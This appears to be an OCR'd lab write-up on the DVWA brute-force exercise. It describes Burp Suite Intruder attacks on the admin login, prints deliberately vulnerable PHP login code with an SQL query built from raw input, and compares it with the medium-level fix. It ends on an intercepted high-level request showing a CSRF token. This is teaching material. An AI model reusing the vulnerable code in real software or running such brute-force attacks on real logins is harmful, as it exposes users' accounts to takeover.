
- let’s try to brute force using the previous ways by using burpsuite with the admin user
- open burpsuite go to proxy tab
- make intercept on and let’s intercept the request as screen shoot below



- then we will send the request to the intruder and configure it as the previous level



- after attack is finish we see that we able to get the admin password as screen shoot



- so what's different between the low level and the medium level to determine that let's look back to the source code:

Easy level source code:

```
<?php

if( isset( $_GET[ 'Login' ] ) ) {
// Get username
$user = $_GET[ 'username' ];
// Get password
$pass = $_GET[ 'password' ];
$pass = md5( $pass );

// Check the database
$query  = "SELECT * FROM `users` WHERE user = '$user' AND pas
sword = '$pass';";
$result = mysqli_query($GLOBALS["___mysqli_ston"],  $query )
or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res =
mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>'
);
```

```
if( $result && mysqli_num_rows( $result ) == 1 ) {
    // Get users details
    $row    = mysqli_fetch_assoc( $result );
    $avatar = $row["avatar"];

    // Login successful
    echo "<p>Welcome to the password protected area {$user}</
p>";
    echo "<img src=\\"{$avatar}\\" />";
}
else {
    // Login failed
    echo "<pre><br />Username and/or password incorrect.</pre
>";
}

((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_s
ton"]))) ? false : $___mysqli_res);
}

?>
```

Medium level source code:

```
<?php

if( isset( $_GET[ 'Login' ] ) ) {
// Sanitise username input
$user = $_GET[ 'username' ];
$user = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLO
BALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS
["___mysqli_ston"],  $user ) : ((trigger_error("[MySQLConvert
erToo] Fix the mysql_escape_string() call! This code does not
work.", E_USER_ERROR)) ? "" : ""));
```

```
// Sanitise password input
$pass = $_GET[ 'password' ];
$pass = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLO
BALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS
["___mysqli_ston"],  $pass ) : ((trigger_error("[MySQLConvert
erToo] Fix the mysql_escape_string() call! This code does not
work.", E_USER_ERROR)) ? "" : ""));
$pass = md5( $pass );

// Check the database
$query  = "SELECT * FROM `users` WHERE user = '$user' AND pas
sword = '$pass';";
$result = mysqli_query($GLOBALS["___mysqli_ston"],  $query )
or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res =
mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>'
);

if( $result && mysqli_num_rows( $result ) == 1 ) {
    // Get users details
    $row    = mysqli_fetch_assoc( $result );
    $avatar = $row["avatar"];

    // Login successful
    echo "<p>Welcome to the password protected area {$user}</
p>";
    echo "<img src=\\"{$avatar}\\" />";
}
else {
    // Login failed
    sleep( 2 );
    echo "<pre><br />Username and/or password incorrect.</pre
>";
}

((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_s
```

```
ton"])))) ? false : $___mysqli_res);
}

?>
```

Key Differences

1. **Input Sanitization**
   - **Easy Challenge**:
     - No input sanitization is performed on `$_GET['username']` or `$_GET['password']`.
     - This makes the query vulnerable to SQL Injection as the inputs are directly embedded into the SQL query without escaping or validation.
   - **Medium Challenge**:
     - The `mysqli_real_escape_string` function is applied to both `$_GET['username']` and `$_GET['password']`.
     - This mitigates the risk of SQL Injection by escaping special characters like `'`, `"`, `;`, and others, making it harder to manipulate the SQL query.


---

2. **Response Timing**
   - **Easy Challenge**:
     - No delay is implemented in the response for incorrect credentials.
     - This allows attackers to perform brute force attacks or automated scripts quickly without waiting.
   - **Medium Challenge**:
     - A `sleep(2)` function is added when login fails, introducing a 2-second delay for incorrect credentials.
     - This slows down brute force attacks by significantly increasing the time required to test a large number of username/password combinations.

Summary of Security Improvements in the Medium Challenge

Feature	Easy Challenge	Medium Challenge
SQL Injection Risk	High	Reduced (escaped input)
Brute Force Resistance	None	2-second delay
Input Validation	None	`mysqli_real_escape_string`
Usability Impact	Minimal	Slightly reduced (delay)

After we review the source code for low and medium now let's set the security level to high and se what will happen



DVWA Security

Security Level


Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.

High Submit

I try to login with incorrect password many times and i get an error CSRF Token is incorrect as screen shoot below



Now let’s explore what happen this time

open burpsuite and let’s intercept the request

by looking to the intercepted request we found that there is user token has changed for each login attempt as screen shoot below

Add § Clear § Auto §

```
GET /DVWA/vulnerabilities/brute/?username=admin&password=admin&Login=Login&user_token=7e90c3e6c0b1b7c2c247ca21d1c60e94 HTTP/1.1
Host: localhost
sec-ch-ua: "Not?A_Brand";v="99", "Chromium";v="130"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.59 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/DVWA/vulnerabilities/brute/?username=admin&password=admin123&Login=Login&user_token=08842554ff220c8d05bfbd3b4f0a8bc5
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=0njn3dk6ek4jph0435htctkv03; security=high
Connection: keep-alive
```